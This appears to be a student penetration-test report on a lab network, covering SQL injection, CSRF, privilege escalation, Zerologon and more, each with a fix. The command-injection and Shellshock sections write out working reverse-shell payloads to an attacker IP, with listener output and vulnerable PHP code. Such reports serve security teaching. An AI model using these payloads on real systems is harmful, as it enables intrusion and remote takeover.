Source:     Active
Description:
Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
```

Alerts 4 3 5 0 ZAP out of date!

Scan the path of the web server:


Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Request Response
Raw Params Headers Hex
Type a search term
0 matches

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://192.168.1.20
http://192.168.1.20:8000
http://192.168.1.3
    CommandInjection.php
    UploadFile.php
    about.php
    changePass.php
    contact.php
    doLogin.php
        username=admin&password=hello
    doRegister.php
    doUploadFile.php
    dochangePass.php
    forum.php
    index.php
    login.php
    logoff.php
    out.php
    register.php
    shellExecTest.php
```

Host	Method	URL	Params	Sta...	Length	MIME type	Title	Comment
http://192.168.1.3	POST	/doUploadFile.php	✓	200	228	text		
http://192.168.1.3	GET	/doUploadFile.php	☐					

```
POST /doUploadFile.php HTTP/1.1
Host: 192.168.1.3
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.3/UploadFile.php
Cookie: PHPSESSID=7v0bbdbm1gastaofql09749301
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------90266764618990430471496106208
Content-Length: 369

-----------------------------90266764618990430471496106208
Content-Disposition: form-data; name="FileToUpload"; filename="output.txt"
Content-Type: text/plain

how are you
Hello World

-----------------------------90266764618990430471496106208
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------90266764618990430471496106208--
```

From the scans, we found out that the website is vulnerable to CSRF, XSS, SQL injection, path traversal etc.

Start here:

Vulnerability Exploited: SQL Injection

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: SQL Injection is a code injection technique that places malicious code in SQL statements via webpage input. If user input is not validated, they may pass a SQL statement that will unknowingly run on your webpage and be passed to your DBMS to run on your database. SQL Injection can be used to gain access to an account, retrieve tables, records in the tables or even destroy table or the database itself.

Vulnerability Fix: To fix this, I validated user input in the login page where it asks for the user's username and password. I used the function 'mysqli_real_escape_string' that checks the username and password value and removes special characters from them.

Severity: Medium

SQL Injection video:

Part 1:

Part 2:

Vulnerability Exploited: Session hijacking - Brute force

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: By using BurpSuite, we are able to intercept the HTTP response and requests to and from the website. When logging in, we are able to see the PHPSESSID set for the user is always a fixed one. It can be decoded through brute-force as it is encoded in base64. Seeing the convention set for the users' PHPSESSID, we use the same convention against it to guess the admin's assigned PHPSESSID.

Vulnerability Fix: To fix this, I used an algorithm to assign a random PHPSESSID for every user and the admin. The algorithm creates a random string of 32 alphanumeric characters, uppercase and lowercase so that it is more difficult to brute force the PHPSESSID as it will take too long.

Severity: Medium

Session Hijacking - Brute Force video:

Vulnerability Exploited: Cross Site Request Forgery

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: Cross Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a malicious website, email etc), an attacker may trick the end user logon to a web application into executing actions of the attacker's choosing.

Vulnerability Fix: To fix this, I implemented a CSRF token which makes CSRF attacks impossible for an attacker to construct a fully valid HTTP request suitable for feeding to a victim user.

Severity: Medium

Cross-Site Request Forgery video:

Coming from web enumeration, I found out that the website <http://www.cool4guys.com/> is vulnerable to CSRF attack. As well as the forum page is vulnerable to Stored XSS attack.

Vulnerability Exploited: Local File/Remote File Inclusion

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: remote File Inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server..

Vulnerability Fix: To fix this, I implemented a whitelist that completely prevent any form of file traversal to only get what is requested..

Severity: High

LFI Video:

RFI Video:

Vulnerability Exploited: File Upload Vulnerability

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: This vulnerability allows attackers to upload any files including malicious payload. This malicious payload is then executed remotely, giving the attacker a remote shell of the Web Server. Without any validation, this makes file upload to be vulnerable in which it can be exploited by the attacker.

Vulnerability Fix: Enable validation when uploading a file. For example, if we want to upload an image file, validate it to only image files such as png, jpg, jpeg and etc.

Severity: Medium

File Upload Vulnerability video:

Vulnerability Exploited: Cross-site Scripting

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: It is a type of injection in which the attacker injects malicious scripts on a website. It occurs when an attacker uses a web application to send the malicious code, usually a type of script code.

Vulnerability Fix: Ensure that to validate any user input by sanitizing HTML inputs and use the escaping & encoding techniques.

Severity: High

Cross-site Scripting video:

Vulnerability Exploited: Overlayfs privilege escalation

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: This technique which mainly focuses on Linux Machine which provides form any permission to root permission (Privilege escalation). This is exploitable with kernels that are before 26/12/2015. With a root permission, we can do basically anything with the machine. Basically a total take over of the machine.

Vulnerability Fix: To fix this, we need to ensure that the kernel terminal is up to date and use kernel version release after year 2015.

Severity: Critical

Overlayfs privilege escalation video:

Vulnerability Exploited: Remote Privilege Escalation - Dirtycow

System Vulnerable: 192.168.1.3 (Web Server)

Vulnerability Explanation: A race condition found in the way the Linux kernel’s memory subsystem handles the copy-on-write breakage of private read-only memory wrappings. An unprivileged user can use this flaw to gain write access to read-only memory mappings and increase privileges on the system.

Vulnerability Fix: Update the kernel of the web server to 4.8.0-26.28

Severity: High

Remote privilege escalation - Dirty Cow video:

Vulnerability Exploited: Pivoting using chisel

System Vulnerable: 180.129.48.20 (Attacker) to 192.168.1.3 (Web Server) to 10.0.0.47 (Mail Server)

Vulnerability Explanation: Pivoting is a standard method for lateral movement from one machine to another machine and gaining access to it. This can be done by different means of pivoting such as Proxychains, SSL port forwarding, Socat and much more. In this case, i'm using chisel

Vulnerability Fix: This can be fixed by enforcing privilege separation which means standard users must not have the privilege to do anything. Hence when an attacker uses this technique it is limited and fairly restricted in scope.

Severity: High

Vulnerability Exploited: Brute force telnet with hydra

System Vulnerable: 10.0.0.47 (Mail Server)

Vulnerability Explanation: telnet on the Mail server is prone to brute force attack

Vulnerability Fix: This can be fixed by setting some telnet brute force protector as well as setting how many times you can do telnet before getting stopped.

Severity: High

---

---

Vulnerability Exploited: misconfigured SUID file cp

System Vulnerable: 10.0.0.47 (Mail Server)

Vulnerability Explanation: The cp file in the mail server is misconfigured with the wrong SUID, allowing the attacker to change password, add user, privilege escalation etc. For example by using cp to copy a new attacker controlled passwd file overwriting the old one

Vulnerability Fix: This can be fixed by setting the chmod to 753 for example, so the other people accept root can only see and use it if it is under the sudo group.

Severity: High

---

---

Vulnerability Exploited: Vulnerable Sudo

System Vulnerable: 10.0.0.47 (Mail Server)

Vulnerability Explanation: This sudo version is prone to the CVE 2019-18634 which is a bss buffer overflow that will privilege escalation into root.

Vulnerability Fix: This can be fixed by updating the sudo version to the newest one.

Severity: High

---

---

Vulnerability Exploited: Pivoting using Standard User Account

System Vulnerable: 192.168.1.3 (Web Server) to <Ip address> (File Server)

Vulnerability Explanation: Pivoting is a standard method for lateral movement from one machine to another machine and gaining access to it. This can be done by different means of pivoting such as Proxychains, SSL port forwarding, Socat and much more.

Vulnerability Fix: This can be fixed by enforcing privilege separation which means standard users must not have the privilege to do anything. Hence when an attacker uses this technique it is limited and fairly restricted in scope.

Severity: High

Pivoting video:

Vulnerability Exploited: Netlogon Zerologon

System Vulnerable: 10.0.0.2 (AD DC), 10.0.0.3 - 10.0.0.254 (AD Domain)

Vulnerability Explanation: Zerologon is an exploit for a vulnerability in the cryptography of Microsoft’s Netlogon process that allows an attack against Microsoft AD domain controllers, making it possible for an attacker to impersonate any computer, including the root domain controller.

Vulnerability Fix: In August 2020, Microsoft released a patch for this exploit, but it is part of a two-part patch. The second patch will then be a universal fix and Microsoft is planning to release the second phase of the patch in early February 2021.

Severity: High

Zerologon video:

Vulnerability Exploited: NTLM Hash not supporting modern cryptographic methods

System Vulnerable: 10.0.0.2 (AD DC), 10.0.0.3 - 10.0.0.254 (AD Domain)

Vulnerability Explanation: Since NTLM hashes do not support modern cryptographic methods such as AES or SHA-256, they are vulnerable to offline cracking attacks after the hashes have been stolen and dumped using tools such as HashCat or JohnTheRipper.

Vulnerability Fix: The local administrator account of the DC has to use a stronger password so that it takes more time and resources for the attacker to crack and instead of using NTLM, use Kerberos.

Hash cracking video:

Vulnerability Exploited: Kerberos golden ticket

System Vulnerable: 10.0.0.3 - 10.0.0.254 (domain Users) & 10.0.0.2 (AD Server)

Vulnerability Explanation: It is an authentication token for the KRBTGT account, it is a special hidden account with the job of encrypting all the authentication tokens for the Domain Controller.

Vulnerability Fix: Enforce a least privilege model, limit user access to only what they need. In addition install endpoint protection which prevents attackers from loading the mimikatz modules. Also, Configure the DCs to only accept administrative connections from that terminal server.

Severity: Critical

Kerberos golden ticket video:

Vulnerability Exploited: Command Injection


System Vulnerable: DMZ Web Server (DMZ IP: 192.168.1.3, Internal IP: 10.0.0.1)

Vulnerability Explanation: Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the

privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.
Vulnerability Fix: Modify source code to set a blacklist to exclude && and ;
User will not be able to inject commands after using the special characters.
Severity: Medium

Commande Injection vidéo:

Vulnerability exists in the Display File function of the web application.




Display log file

Specify path and log file: Submit


© 2020

The source code for the Display File function is shown below.



```
<?php

include("dbFunctions.php");
?>
<?php {
include("CommandInjection.php");
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'file' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'cat  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'cat ' . $target );
        }

        // Feedback for the end user
        echo "<pre>{$cmd}</pre>";
}
}

?>
```

Usage example for Display File function:



Display log file


Specify path and log file: /var/log/auth.log Submit

© 2020

```
Dec 20 19:17:01 luser-virtual-machine CRON[3509]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 19:17:01 luser-virtual-machine CRON[3509]: pam_unix(cron:session): session closed for user root
Dec 20 19:28:28 luser-virtual-machine pkexec: pam_unix(polkit-1:session): session opened for user root by (uid=1002)
Dec 20 19:28:28 luser-virtual-machine pkexec[3520]: WebServer: Executing command [USER=root] [TTY=unknown] [CWD=/home/WebServer] [COMMAND=/usr/lib/update-notifier/packag
Dec 20 19:39:01 luser-virtual-machine CRON[3526]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 19:39:01 luser-virtual-machine CRON[3526]: pam_unix(cron:session): session closed for user root
Dec 20 20:09:01 luser-virtual-machine CRON[3551]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 20:09:01 luser-virtual-machine CRON[3551]: pam_unix(cron:session): session closed for user root
Dec 20 20:17:01 luser-virtual-machine CRON[3565]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 20:17:01 luser-virtual-machine CRON[3565]: pam_unix(cron:session): session closed for user root
Dec 20 20:21:08 luser-virtual-machine compiz: gkr-pam: unlocked login keyring
Dec 20 20:26:30 luser-virtual-machine compiz: PAM unable to dlopen(pam_kwallet.so): /lib/security/pam_kwallet.so: cannot open shared object file: No such file or directo
Dec 20 20:26:30 luser-virtual-machine compiz: PAM adding faulty module: pam_kwallet.so
Dec 20 20:26:30 luser-virtual-machine compiz: pam_succeed_if(lightdm:auth): requirement "user ingroup nopasswdlogin" not met by user "WebServer"
Dec 20 20:39:01 luser-virtual-machine CRON[3583]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 20:39:01 luser-virtual-machine CRON[3583]: pam_unix(cron:session): session closed for user root
Dec 20 21:09:01 luser-virtual-machine CRON[3598]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 21:09:01 luser-virtual-machine CRON[3598]: pam_unix(cron:session): session closed for user root
Dec 20 21:17:02 luser-virtual-machine CRON[3611]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 21:17:02 luser-virtual-machine CRON[3611]: pam_unix(cron:session): session closed for user root
Dec 20 21:39:01 luser-virtual-machine CRON[3617]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 21:39:01 luser-virtual-machine CRON[3617]: pam_unix(cron:session): session closed for user root
Dec 20 22:09:01 luser-virtual-machine CRON[3632]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 22:09:01 luser-virtual-machine CRON[3632]: pam_unix(cron:session): session closed for user root
Dec 20 22:17:01 luser-virtual-machine CRON[3645]: pam_unix(cron:session): session opened for user root by (uid=0)
Dec 20 22:17:01 luser-virtual-machine CRON[3645]: pam_unix(cron:session): session closed for user root
```

Exploit methodology:

1. Use a separator character (;) and type a command to see if this function is vulnerable to command injection.

   Display log file


   Specify path and log file: ;whoami Submit

   © 2020

   ```
   www-data
   ```

   You can see that when you type ;whoami, www-data is returned as output. This shows that the website is vulnerable to command injection attack.

2. Gaining reverse shell
   Set up attacker Kali Machine as a listener, listening for incoming connections at port 9999.
   Then use a php reverse shell command.
   Type ;php -r '$sock=fsockopen("180.129.48.20",9999);exec("/bin/sh -i <&3 >&3 2>&3");' in the input field and submit.



Display log file


Specify path and log file: ;php -r '$sock=fsockopen("180.129.48.20",9

```
attacker@kali:~$ nc -nlvp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.1.3.
Ncat: Connection from 192.168.1.3:56197.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

A reverse shell is obtained from the attacker Kali Machine.


Vulnerability Exploited: Shellshock
System Vulnerable: DMZ Web Server (DMZ IP: 192.168.1.3, Internal IP: 10.0.0.1)
Vulnerability Explanation: Shellshock is a security bug causing Bash to execute commands from environment variables unintentionally. In other words if exploited the vulnerability allows the attacker to remotely issue commands on the server, also known as remote code execution.
Vulnerability Fix: Update web server bash by updating the bash version.
Commands: sudo apt-get update
sudo apt-get install –only upgrade bash
Severity: Critical

Shellshock video:


Display log file
Specify path and log file:
}ash is vulnerable!' bash -c "echo Bash Test"
Submit

```
Bash is vulnerable!
Bash Test
```

Attacker takes advantage of command injection vulnerability to check if the web server is vulnerable to Shellshock using the command: env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"




```
total 28
drwxr-xr-x   2 root root  4096 Dec 16 15:15 .
drwxr-xr-x 158 root root 20480 Dec  7 00:26 ..
-rwxr-xr-x   1 root root    72 Dec 16 15:15 hw.sh
```

Then attacker check if there are any cgi scripts being used in the webserver.

Exploit methodology (Reverse shell):


Open a terminal in attacker Kali machine and set up as a listener.
Command: nc -nlvp 9999

Open another terminal and type the command:
curl -A '() { :; }; /bin/sh -i > /dev/tcp/180.129.48.20/9999 0<&1 2>&1' http://192.168.1.3/cgi-bin/hw.sh



```
attacker@kali:~$ nc -nlvp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.1.3.
Ncat: Connection from 192.168.1.3:56205.
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/usr/lib/cgi-bin
$ 
```

You get a reverse shell after performing the curl command.



```
attacker@kali:~$ curl -A '() { :; }; /bin/sh -i > /dev/tcp/180.129.48.20/9999 0<&1 2>&1' http://192.168.1.3/cgi-bin/hw.sh
█
```

"/bin/sh -i": The option I stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).

2. "> /dev/tcp/192.168.1.20/9999": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 192.168.1.20's port 9999. In Unix systems, stdout's file descriptor is 1.

3. "0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

4. "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

In summary, the command "/bin/sh -i > /dev/tcp/192.168.1.20/9999 0<&1 2>&1" starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection.

Vulnerability Exploited: Buffer overflow attack on Windows 7 FreeFloat FTP Server 1.0
